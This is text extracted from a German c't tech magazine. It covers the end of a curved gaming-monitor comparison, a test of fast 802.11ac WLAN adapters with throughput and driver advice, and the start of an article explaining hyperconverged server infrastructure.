Überrascht hat uns das vergleichsweise schlechte Abschneiden der Gaming-Monitore. Bei den Schaltzeiten der Panels ist es wohl wie mit den Abgaswerten beim Auto: Auf die Messung kommt es an. Die





Hersteller aktivieren vermutlich die höchste Overdrive-Stufe und picken sich dann den kürzesten Schaltvorgang heraus. Wenn das Display dabei Überschwinger zeigt, stört sie das nicht weiter. In der Praxis entstehen aber störende Säume an bewegten Kanten, was den übermäßigen Overdrive-Einsatz verbietet. Die Hersteller ficht das nicht an. Für sie zählt offenbar nur, dass sie eine niedrige Schaltzeit ins Datenblatt schreiben können, um ihr

Display als gelungenen Gamer zu inszenieren. (bkr@ct.de) **ct**

Literatur

- [1] Benjamin Kraft, Schnelles Spiel, Gaming-Monitore mit hohen Bildraten im Vergleich, c't 26/16, S. 110
- [2] Florian Müssig, Alles kann, nichts muss, Technische Hintergründe zu USB Typ C, c't 4/17, S. 124
- [3] Martin Fischer, Christian Hirsch, Freigeruckelt, Flüssige 3D-Darstellung mit AMDs Display-Technik FreeSync, c't 11/15, S. 68
- [4] Martin Fischer, Ruckeln war gestern, Nvidias Display-Technik G-Sync, c't 22/14, S. 132

Curved-Displays mit 34 und 35 Zoll im 21:9-Format

Modell	Predator X34A	AGON AG352QCX	Envy34	34UC79G
Hersteller	Acer	AOC	HP	LG
Garantie	36 Monate inkl. Vor-Ort-Austauschservice	36 Monate	24 Monate	24 Monate
Panel: Größe / Typ / Krümmung	34" / IPS (mattiert) / 3800R	35" / MVA (mattiert) / 2000R	34" / VA (mattiert) / 1800R	34" / AH-IPS (mattiert) / 3800R
Pixelgröße	0,232 mm	0,32 mm	0,23175 mm	0,31 mm
Auflösung	3440 × 1440 (110 dpi)	2560 × 1080 (80 dpi)	3440 × 1440 (110 dpi)	2560 × 1080 (82 dpi)
sichtbare Bildfläche / -diagonale	82 cm × 34,5 cm / 86,4 cm	82 cm × 34,5 cm / 89 cm	81 cm × 34 cm / 86,4 cm	79,3 cm × 34 cm / 86 cm
Videoeingänge	DisplayPort, HDMI	DisplayPort, DVI-D, HDMI, VGA	DisplayPort, HDMI, USB-C	DisplayPort, 2 × HDMI
max. Bildwiederholrate / Sync-Technologie	100 Hz / G-Sync	200 Hz / FreeSync	100 Hz ³ / FreeSync	144 Hz / FreeSync
Farbmodi Preset / User	warm, normal, kalt, Blaublicht / ✓	warm, normal, cool, sRGB / ✓	sRGB (D65), Warm, Neutral, Cool, Native, Viewing Modes / ✓	Warm, Medium, Cool / ✓
Bildpresets	Action, Rennen, Sport, Anwender, Standard, Eco, Grafiken, Spielfilm	Gaming-Modes: FPS, RTS, Racing, Gamer 1, Gamer 2, Gamer 3	Viewing Modes: Low Blue Light, night, Reading, HP Enhance+ (Low/Medium/High), Gaming-FreeSync, Movie, Photo, Custom	Custom, Reader, Photo, Cinema, Color Weakness, FPS Game 1, FPS Game 2, RTS Game, Custom (Game)
Interpolation: abschaltbar / seitentreu / Vollbild / Kantenglättung	✓ / ✓ / - / -	✓ / - ² / ✓ / -	✓ / ✓ / ✓ / ✓ (8 Stufen)	✓ / ✓ / ✓ / ✓ (10 Stufen)
LCD drehbar / höhenverstellbar / neigbar / Hochformat	✓ / ✓ / ✓ / -	✓ / ✓ / ✓ / -	- / - / ✓ / -	- / ✓ / ✓ / -
Rahmenbreite	seitl. und oben 1,3 cm, unten 3 cm	seitl. und oben 1,7 cm, unten 2,7 cm	seitl. und oben 0,7 cm, unten 5,3 cm	seitl. und oben 1,5 cm, unten 2 cm
weitere Ausstattung	Lautsprecher (2 × 7 W), USB-3.0-Hub (4 Ports)	Lautsprecher (2 × 5 W), USB-3.0-Hub (2 Ports), „iMenu“ (GUI fürs OSD, „Screen+“ zur Display-Aufteilung)	Lautsprecher (2 × 7 W), USB-3.0-Hub (2 Ports), „My Display“ (GUI fürs OSD und zur Display-Aufteilung)	USB-3.0-Hub (2 Ports), „OnScreen-Control“ (GUI fürs OSD und zur Display-Aufteilung)
Lieferumfang	Kabel: DisplayPort, HDMI, USB, Netz; Netzadapter	Kabel: DisplayPort, DVI, HDMI, Audio, USB, Netz; Netzadapter; Handbuch auf CD, CD (Treiber)	Kabel: DisplayPort, HDMI, USB-C, USB, Netz; Netzadapter; Handbuch, Handbuch auf CD, Kurzanleitung, CD (Treiber)	Kabel: DisplayPort, HDMI, USB, Netz; Netzadapter; Handbuch auf CD, Kurzanleitung, CD (Treiber)
Maße (B × H × T)	82,5 cm × 44,5 - 58 cm × 28 cm	84,5 cm × 48 - 59,5 cm × 27 cm	80,98 cm × 47,65 cm × 19,82 cm	83 cm × 45 - 57 cm × 26 cm
Gewicht	10,4 kg	11,9 kg	11,14 kg	8,6 kg
Kontrast				
minimales Sichtfeld ¹	1035:1 / 50 %	1710:1 / 37,8 %	1344:1 / 38,4 %	1251:1 / 41,4 %
erweitertes Sichtfeld ¹	664:1 / 72 %	969:1 / 72,7 %	628:1 / 76 %	521:1 / 91,9 %
Blickwinkelabhängigkeit: Die runden Diagramme geben die Winkelabhängigkeit des Kontrasts wieder. Blaue Farbanteile stehen für niedrige, rötliche für hohe Kontraste. Kreise markieren die Blickwinkel in 20-Grad-Schritten. Im Idealfall ist das ganze Bild pink. winkelabhängiger Kontrast: Kreise im 20°-Abstand 0 200 400 600				
Bewertung				
Kontrasthöhe	⊕⊕	⊕⊕	⊕⊕	⊕⊕
Farbwiedergabe	⊕	⊕	⊕	⊕
Graustufenauflösung	⊖	⊕	⊕	⊕
Gehäuseverarbeitung, Mechanik	⊕	⊕	○	○
Spieltauglichkeit (Schaltzeiten)	⊕	○	⊖	○
Preis (Straße)	1299 € (1100 €)	799 € (700 €)	1000 € (1000 €)	699 € (650 €)
¹ Mittelwert und Standardabweichung des Kontrasts im minimalen beziehungsweise erweiterten Sichtfeld. Das minimale Sichtfeld umfasst alle Einblickwinkel, unter denen ein Betrachter das Bild sieht, wenn er aus 60 cm Entfernung frontal auf die Schirmmitte schaut; die Bildecken sieht er dabei unter dem größten Winkel. Im erweiterten Sichtfeld bewegt er den Kopf parallel zur Schirmfläche bis zu den Displaykanten; der Einblickwinkel auf die gegenüberliegenden Bildränder nimmt zu, der mittlere Kontrast sinkt. ² das Display emuliert stattdessen Kombinationen von Displaygröße und -format ³ an USB-C nur 60 Hz				
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden — nicht vorhanden k. A. keine Angabe				

Anzeige



Funkfänger

Der richtige Adapter für schnelles WLAN

Ihr Provider hat beim Tarifwechsel einen neuen Router spendiert und nun ist das Notebook-WLAN langsamer als das Internet? Kein Grund zum Ärger: Der Flaschenhals lässt sich mit einer überschaubaren Investition auflösen.

Von Ernst Ahlers

Zwar erschien die erste Hardware für den aktuell schnellsten WLAN-Standard IEEE 802.11ac schon vor fünf Jahren, aber trotzdem werden vor allem günstige Notebooks auch heute noch mit dem Vorgänger 802.11n ausgeliefert. Da geht viel Potenzial verloren: 11ac funkt bei gleicher Antennenanzahl dreimal so flott wie 11n. In der Praxis ist es oft noch schneller, weil 11n besonders im innerorts dicht belegten

2,4-GHz-Funkband selten auf die performancesteigernde Kanalbreite von 40 MHz hochschalten kann.

Der einfachste Weg zu schnellerem WLAN ist, die eingebaute Karte zu deaktivieren und einen USB-WLAN-Stick anzustöpseln. Wir haben eine Handvoll aktueller Adapter beschafft, ihre wichtigsten Parameter erfasst (siehe Tabelle auf Seite 110) und eine Auswahl davon auch als Clients an einer Fritzbox 7580 ausprobiert.

Wer keinen am Notebook hervorstehenden Adapter will, kann freilich auch die interne WLAN-Karte für kleines Geld durch eine moderne ersetzen: Der Einzelhandel bietet beispielsweise Intels 8265 und Module mit dem Qualcomm-Chip QCA6174 für 30 bis 40 Euro an. Diese Kärtchen stecken in manchen aktuellen Notebooks ab Werk und laufen auch unter Linux gut. Sie beherrschen sogar schon Multi-User-MIMO, womit kompatible WLAN-Basen unter günstigen Umständen mehrere Clients tatsächlich gleichzeitig bedienen können. Das steigert den Durchsatz für alle [1, 2].

Auch ältere Notebooks lassen sich auf den aktuellen Stand bringen. Aber vor dem Kauf gilt es, reichlich Details zu klären: Welche Bauform hat die originale WLAN-Karte (Minicard/M.2, Half/Full-size, Länge)? Sitzt das Bluetooth-Funkmodul mit darauf? Wie viele Antennen stecken im Laptop, sind diese singleband- (2,4 GHz) oder dualband-fähig (2,4 und 5 GHz) und in welchem Steckertyp enden die Käbelchen (U.FL oder MHF4)? Hat das Notebook eventuell eine BIOS-Sperre gegen fremde Karten?

Diese Punkte muss man für jeden Einzelfall checken, wobei geschicktes Befragen der bevorzugten Suchmaschine, das Durchforsten von Foren und eventuell die FAQ-Seiten der Kartenanbieter weiterhelfen. Wer den Recherche-Aufwand und den beim Umbau drohenden Garantieverlust scheut, ist mit einem der zahlreich erhältlichen USB-Adapter besser bedient. Diese eignen sich auch für stationäre PCs, wenn man dort keine extra schnelle, aber teure PCI-Express-WLAN-Karte mit drei oder vier Antennen einbauen will.

1, 2, 3, 4

USB-Adapter sind von extra kompakt bis voluminös und von billig bis teuer zu haben. Der wichtigste technische Parameter ist die von außen meist nicht erkennbare Antennenanzahl. Sie bestimmt, mit wie vielen MIMO-Streams (räumlich unter-

schiedlichen Funkdatenströmen) der Adapter umgehen kann. Direkt davon hängt die maximal erzielbare Bruttodatenrate ab. Wir hängen die Kennzahl in Test-Tabellen an den unterstützten Standard an. Beispielsweise notieren wir „11n-300/11ac-433“, wenn ein Gerät auf 2,4 GHz nach 802.11n mit zwei Streams sowie auf 5 GHz nach 802.11ac mit einem Stream funken kann.

Die WLAN-Hersteller verwirren ihre Kunden dagegen lieber mit einer willkürlichen Klasseneinteilung à la AC750: Das ist aber nicht die maximal erzielbare Bruttodatenrate, sondern ein für beide Funkbänder summierter und gerundeter Wert. Den erreichen aber keine bisher üblichen Adapter, weil sie nicht beide Bänder simultan nutzen können. Die tatsächlich erzielbare Rate steht im „Kleingedruckten“ im Datenblatt: 11ac im 5-GHz-Band liefert standardkonform je nach Anzahl der verwendeten MIMO-Streams von 1 bis 4 die Spitzenraten 433, 867, 1300 oder 1733 MBit/s.

Manche WLAN-Chips setzen dann bei exzellenten Funkverbindungen höherstufige, nicht standardisierte Modulationen ein (QAM256 statt QAM64 auf 2,4 GHz, QAM1024 statt QAM256 auf 5 GHz), um die Bruttodatenrate höher zu

treiben. Das bringt nur 25 beziehungsweise 33 Prozent Zuwachs, was man in der Praxis kaum merkt – aber das Marketing kann mit größeren Zahlen werben. In c't-Ergebnistabellen finden Sie die Maximalrate nach Standard.

Was tatsächlich ankommt, bestimmt der Router mit: Sendet er nur zwei MIMO-Streams, werden auch 4-Stream-Adapter maximal 867 MBit/s erhalten. Dabei können die zusätzlichen Antennen im Adapter immerhin noch das Signal verbessern (Beamforming), also tendenziell für eine stabilere Funkverbindung sorgen – sie sind folglich nicht verschwendet.

Die WLAN-Performance maßen wir im c't-Keller in zwei Situationen: einerseits mit sehr guter Funkverbindung über wenige Meter Distanz, was das erzielbare Maximum auslöst, andererseits über 20 Meter durch Wände, was einer 10-m-Funkstrecke in einer durchschnittlichen Wohnung entspricht. Bei Letzterem maßen wir mit vier unterschiedlichen Orientierungen von Router und Adapter, denn die Ausrichtung kann den Durchsatz in dieser Situation deutlich beeinflussen.

Partielle Frequenzblindheit war erfreulicherweise kein Thema mehr: Alle Adapter sahen in unserem Schnelltest auch WLANs auf den hohen 5-GHz-


Kanälen ab 52. Sie können daher das gesamte 5-GHz-Band nutzen. Stellt man den Router dann auf automatische Kanalwahl, kann er dem Nachbar-WLAN leichter ausweichen. Das kommt dem Durchsatz in beiden Funkzellen – der eigenen und der des Nachbarn – zugute.

WLAN-Probefahrt

Der extra kompakte, aber billige Adapter TP-Link T1U hat nur eine Antenne. Die ist zudem der Bauform geschuldet sehr klein und kann damit weniger Funkenergie einfangen als größere Modelle. So schnitt er beim Durchsatz erwartetermaßen am schlechtesten ab. Obendrein funkt der T1U wie vom Hersteller angegeben nur im 5-GHz-Band und taugt damit nicht als vollwertiger Ersatz für ein vorhandenes WLAN-Modul, sondern allenfalls als Ergänzung.

Mit der Stream-Anzahl steigt die Leistung, was sich in Tabelle und Balkendiagramm wiedererkennen lässt. Ausklappbare Antennen erwiesen sich als vorteilhaft, weil man damit das Funkverhalten optimieren kann: Mehr Abstand zwischen der integrierten, festen und der externen beweglichen Antenne erleichtert dem WLAN-Chip das Auseinanderhalten der MIMO-Streams.

Verbindet sich das Notebook trotz gutem Signal mit dem Router immer wieder im tendenziell langsameren 2,4-GHz-Band, kann man es über die erweiterte Schnittstelleneinstellung „Preferred Band“ 5 GHz bevorzugen lassen. Hilft das nicht nachhaltig, lässt sich das WLAN-Modul mit dem Wireless Mode „802.11a/n/ac“ auf 5-GHz-Betrieb zwingen. Damit das Notebook alle hierzulande erlaubten Funkkanäle erkennt, ist gelegentlich auch die voreingestellte Region anzupassen (2,4 GHz: 1-13, 5 GHz: 36-140).





Kärtchen mit modernem WLAN für Notebooks sind zwar billig zu haben. Aber es gibt mehrere Bauformen (Minicard links, M.2 rechts), verschiedene Längen (Halfsize links, 2230 rechts) und unterschiedliche Antennenbuchsen (U.FL links, MHF4 rechts). Was passt, muss man an der vorhandenen Karte abgucken. Wer das Notebook nicht öffnen mag, nimmt lieber einen USB-Stick.

Beim NWD6605 brachte das Ausklappen in unseren Versuchen je nach Funkband 24 oder 42 Prozent mehr Durchsatz über die 20-m-Strecke, beim A6210 sahen wir im 5-GHz-Band sogar 140 Prozent Gewinn (270 statt 112 MBit/s netto). Der Effekt ist aber – wie immer bei WLAN – situationsabhängig, kann bei Ihnen also schwächer oder stärker eintreten.

Treiberfragen

Windows-Treiber gibt es wie zu erwarten für alle Adapter, macOS- und erst recht Linux-Treiber sind aber die Ausnahme. Manche Adapter kommen mit einer Treiber-CD. Es schadet nicht, wenn der zu bestückende Rechner kein passendes Laufwerk hat. Denn meist muss man ohnehin den aktuellen Treiber aus dem Internet

herunterladen – falls Windows das nicht über eine dafür hergestellte LAN-Verbindung automatisch tut.

Sollte der Adapterhersteller verschiedene Download-Pakete anbieten, laden Sie nur jenes herunter, in dem ausschließlich die Treiber stecken. Manche Hersteller legen auch WLAN-Managementsoftware ins Paket, die man auf modernen Windows-Versionen aber schlicht nicht braucht. Gelegentlich beißt sich die Software sogar mit Windows' Geräteverwaltung, sodass sie den WLAN-Adapter gar nicht findet.

Achten Sie beim Download auch auf die Version: Manchmal gibt es verschiedene Treiber für unterschiedliche Weltregionen. Verwenden Sie in der EU keinen US-Treiber, weil dort ein anderer 5-GHz-Kanalsatz genutzt wird.

Überzeugungsarbeit

Manche Treiber zeigen gelegentlich Betriebsblindheit: Obwohl ein 5-GHz-WLAN sichtbar ist, verbinden sie sich mit einer gleich benannten 2,4-GHz-Funkzelle. Hier lohnt sich das Stochern in den erweiterten Treibereinstellungen, denn der Unterschied zwischen einer 2,4-GHz-11n-Verbindung und einem 11ac-Link auf 5 GHz kann schon mal den Faktor 6 ausmachen.

Schauen Sie also nach, ob es einen Bandwahl-Schalter gibt, der „Preferred Band“ oder ähnlich heißt. Den stellen Sie auf 5 GHz um. Als Notnagel kann man den Treiber anweisen, mit der Betriebsart (Wireless Mode) „IEEE 802.11 a/n/ac“ oder ähnlich ausschließlich das 5-GHz-Band zu nutzen. Dann wechselt der Adapter aber bei zunehmender Entfernung zur Basis nicht mehr von selbst auf das 2,4-GHz-Band, das tendenziell eine höhere Reichweite hat. Ist das alte WLAN-Band unverzichtbar, bleibt als letzter Ausweg, die Funkzellen des Routers unterschiedlich zu benennen und darauf zu hoffen, dass der Client von sich aus rechtzeitig die Zelle wechselt.

Linux-Treiber

Auf manchen Treiber-CDs oder Support-Seiten liegen Linux-Treiber. Meist sind das aber veraltete, wenig angepasste Versionen des WLAN-Chipherstellers, die sich auf modernen Linuxen nur unter Schwierigkeiten einbinden lassen.

Für die Mediatek- und Realtek-Chips MT7612 beziehungsweise RTL8812/14 gibt es Community-Projekte auf GitHub (siehe c't-Link am Artikelende). Oft steckt dort auch ein DKMS-Install-Skript (Dynamic Kernel Module Support) drin, das die Systemintegration vereinfacht. Lästig ist nur, dass man das mit jedem Kernel-Up-

Auswahl Adapter für schnelles WLAN

Modell	Preis	Streams	Anschluss	WLAN-Standard	Chip	Treiber für MacOS	Linux	ausklappbare Antenne	Besonderes
TP-Link Archer T1U	14 €	1	USB 2.0	11ac-433	MediaTek MT7610U	✓	✓	–	nur 5 GHz
AVM Fritz!Stick AC860	38 €	2	USB 3.0	11n-300/11ac-867	vmtl. MediaTek MT7612U	–	–	–	USB-Dock
Edimax EW-7822UAC v1.0B	35 €	2	USB 3.0	11n-300/11ac-867	Realtek RTL8812AU	✓	✓	✓	–
Linksys WUSB6300	34 €	2	USB 3.0	11n-300/11ac-867	Realtek RTL8812AU	–	–	–	–
Netgear A6210	35 €	2	USB 3.0	11n-300/11ac-867	MediaTek MT7612U	–	–	✓	USB-Dock
TP-Link Archer T4U v1.0	30 €	2	USB 3.0	11n-300/11ac-867	Realtek RTL8812AU	✓	✓	–	USB-Kabel
Trendnet TEW-805UB	31 €	2	USB 3.0	11n-300/11ac-867	Realtek RTL8812AU	✓	–	–	–
Zyxel NWD6605	33 €	2	USB 3.0	11n-300/11ac-867	Realtek RTL8812AU	✓	–	✓	steifes USB-Kabel
Asus USB-AC68	70 €	3	USB 3.0	11n-450/11ac-1300	Realtek RTL8814AU	✓	–	✓	USB-Dock
D-Link DWA-192	51 €	3	USB 3.0	11n-450/11ac-1300	Realtek RTL8814AU	✓	–	–	USB-Kabel
TP-Link Archer T9UH	47 €	3	USB 3.0	11n-450/11ac-1300	Realtek RTL8814AU	✓	✓	✓	USB-Dock
Asus PCE-AC88	100 €	4	PCIe 2.0 x1	11n-600/11ac-1733	Broadcom BCM4366	–	–	✓	ext. Antennenträger mit Magnetfuß

✓ vorhanden – nicht vorhanden

WLAN-Leistung ausgewählter Adapter

Modell	2,4 GHz nah besser ▶	20m besser ▶	5 GHz nah besser ▶	20m besser ▶
TP-Link T1U	– ¹	– ¹	160	32
AVM Stick AC860	178	83	269	126
Netgear A6210	171	113	315	270
Zyxel NWD6605 (Windows)	176	88	215	152
Zyxel NWD6605 (Linux)	170	118	219	195
D-Link DWA-192 (Windows)	225	163	246	154
D-Link DWA-192 (Linux)	166	137	220	168
Asus PCE-AC88	301	261	442	288

alle Werte in MBit/s, 1 TCP-Stream gegen Fritzbox 7580, Mittelwert aus Down- und Upstream,
20m: Bestwert aus 4 Orientierungen von Router und Client ¹ funkt nur im 5-GHz-Band

Welchen denn nun?

Wenn es wegen des einfacheren Gebrauchs kein ultrakompaktes USB-Stöpselchen sein muss, sind die 2-Stream-Adapter mit ausklappbarer Antenne der beste Kompromiss für Notebooks.

Mit einem USB-Dock oder einem USB-Kabel für einfachere Positionierung zugunsten besseren Funkempfangs lassen sich die Sticks auch an einem stationären PC verwenden. Dort versprechen aber die 3-Stream-Modelle etwas mehr Durchsatz.

Wer weder das Öffnen des Rechners noch den auffälligen externen Antennen-träger sowie den Preis scheut, kann auch der 4-Stream-Einbaukarte einen Blick gönnen. (ea@ct.de) **ct**

Literatur

- [1] Ernst Ahlers, Schlauer funken, Linksys EA8500: Erster WLAN-Router mit MU-MIMO-Beschleunigung, c't 23/15, S. 114
[2] Ernst Ahlers, Parallelfunk, Erste WLAN-Router mit Multi-User-MIMO, c't 19/16, S. 138

Linux-Treiber: ct.de/y738

date wiederholen muss, bis die Treiber endlich den Weg in die Kernel-Quellen gefunden haben.

Die beiden RTL-Treiber funktionierten unter einem Kubuntu 16.10 mit Kernel 4.8.0-39 problemlos. Die Adapter sahen auch die hohen 5-GHz-Kanäle und lieferten eine Windows-ähnliche Performance.

Mit dem MT7612-Treiber lief es etwas holpriger: Er brachte beim Einstecken des Netgear-Sticks den ModemManager-Daemon zum Absturz, sodass zunächst keine

WLAN-Schnittstelle erschien. Erst nach dem Neustart des Network Managers mit `sudo service network-manager restart` war sie nutzbar.

Der unrunde Eindruck des MT7612-Treibers bestätigte sich beim WLAN-Benchmark: iperf3-Upstreams (Notebook sendet an AP) blieben immer nach wenigen Sekunden hängen, die Schnittstelle funktionierte nicht mehr. Erst nach Abziehen und Wiedereinstecken des Adapters war er wieder verwendbar.

Anzeige



Hyper-Pakete

Das steckt in hyperkonvergenten Servern

Es sind Modeworte in der Server-Branche: Hyperkonvergente Server und Hyperconvergent Infrastructure (HCI). Was steckt dahinter, außer dass solche Maschinen mit eingebauten SSDs und Festplatten statt mit externen Storage-Systemen arbeiten?

Von Christof Windeck

Mancher IT-Veteran muss schmunzeln, wenn er den Trendbegriff Hyperkonvergenz hört: Oberflächlich betrachtet scheinen damit bloß Server gemeint zu sein, die eigene Festplatten und SSDs enthalten, statt wie bisher üblich Daten von zentralen Storage-Systemen zu verarbeiten. Diese Interpretation greift aber zu kurz, denn hinter hyperkonvergenter Infrastruktur (HCI) steckt wesent-

lich mehr: Sie zielt auf den Betrieb sehr vieler virtueller Maschinen (VMs) und verspricht effiziente Nutzung der Hardware-Ressourcen, vereinfachte Administration durch Automatisierung, hohe Integration und leichte Erweiterbarkeit. HCI-Maschinen gehören zu den wachstumsstärksten Segmenten des Server-Markts. Laut Marktforschern führt das sogar dazu, dass der Absatz mancher Typen von Storage-Systemen schrumpft.

Besonders häufig zum Einsatz kommt HCI bisher als Plattform für virtuelle Desktops, die Großfirmen millionenfach nutzen. HCI erobert allmählich aber auch allgemeinere Server-Anwendungen, etwa bei Webhosting-Dienstleistern. Hinter HCI steckt ein ganzes Bündel an Konzepten und Funktionen. Insbesondere vereint HCI Rechenleistung (also Prozessoren und RAM) mit Massenspeicher (SSDs und Festplatten) in jeder einzelnen Maschine,

verbindet jedoch den Speicher mehrerer Maschinen mit Storage-Software zu einem einheitlichen System. Das steigert nicht nur die Performance, sondern erleichtert auch die Verwaltung und Automatisierung unter einer einheitlichen Administrationsoberfläche. Auch die Ausfallsicherheit lässt sich verbessern. Um HCI zu verstehen, ist zunächst ein Blick auf moderne Virtualisierung und typische Engpässe beim Storage nötig.

Virtualisiert

Virtuelle Maschinen haben sich durchgesetzt; kommerziell genutzte Server-VMs laufen meistens auf x86-64-Rechnern unter sogenannten Hypervisoren wie VMware ESXi (vSphere), Microsoft Hyper-V, Citrix XenServer und Linux KVM. Beim Einsatz eines Hypervisors spricht man auch von Bare-Metal-Virtualisierung: Der Server startet dabei kein

komplexes Betriebssystem, in dem dann wiederum eine Virtualisierungssoftware läuft wie VMware Workstation oder Virtualbox. Stattdessen bootet ein bewusst aufs Nötigste reduziertes System, das die jeweils erforderlichen Treiber enthält, oft für Fernwartung ausgelegt ist und als Gastgeber für VMs dient. Konkurrierende Konzepte wie Docker sind zwar in aller Munde, kommen aber vor allem bei innovativen Web-Dienstleistern für neue Projekte zum Einsatz – also tendenziell eher in der Cloud. Die klassische Server-Virtualisierung mittels Hypervisor ist hingegen bei Enterprise-IT etabliert: Zur Bereitstellung unternehmensweiter Dienste wie Microsoft Exchange, von Business-Software wie Datenbanken oder auch von virtuellen Desktops.

Bei der Server-Virtualisierung geht es nur noch am Rande darum, vorhandene Hardware besser auszulasten. Wichtiger sind die umfangreichen Möglichkeiten zur Automatisierung. Das fängt damit an, dass sich der Administrator kaum noch um herstellerspezifische Treiber und Hardware-Eigenheiten kümmern muss: Seine Arbeit erledigt er zum weitaus überwiegenden Teil oberhalb der Ebene des bevorzugten Hypervisors. Und dort findet er stets dieselben Funktionen vor – egal, von welcher Firma der „darunterliegende“ Server stammt. Eine neue Server-VM ist dadurch innerhalb weniger Minuten betriebsbereit, beispielsweise durch Klonen einer ähnlichen VM. Routineaufgaben lassen sich mit Profilen und Skripten erledigen, bis hin zu Selbstbedienungsportalen für Abteilungen außerhalb der IT: Brauchen beispielsweise Programmierer einen Testserver, richten sie sich eine VM über eine Webseite mit wenigen Mausklicks selbst ein.

Die Hypervisoren laufen zwar auf Servern, ihre einheitlichen Schnittstellen und APIs wirken jedoch auf den gesamten Gerätepark, also auch auf Speichersysteme (Storage) sowie Router und Switches (Netzwerk). Aus der ursprünglich für den Hypervisor bereitgestellten Verwaltungssoftware heraus steuert ein Admin heute nicht mehr bloß den Server und die darauf laufenden VMs – einzeln oder in Gruppen –, sondern beschafft auch den nötigen Speicherplatz auf dem Storage-Server und IP-Adressen aus dem Netzwerk-System. Wird also eine neue Server-VM über ein bestimmtes Pro-

fil angelegt, so richtet die Automatik auch den zugehörigen Switch-Port passend ein und legt im Storage-System ein virtuelles Laufwerk mit der gewünschten Kapazität und Redundanz ein.

Flexibel, robust, verdichtet

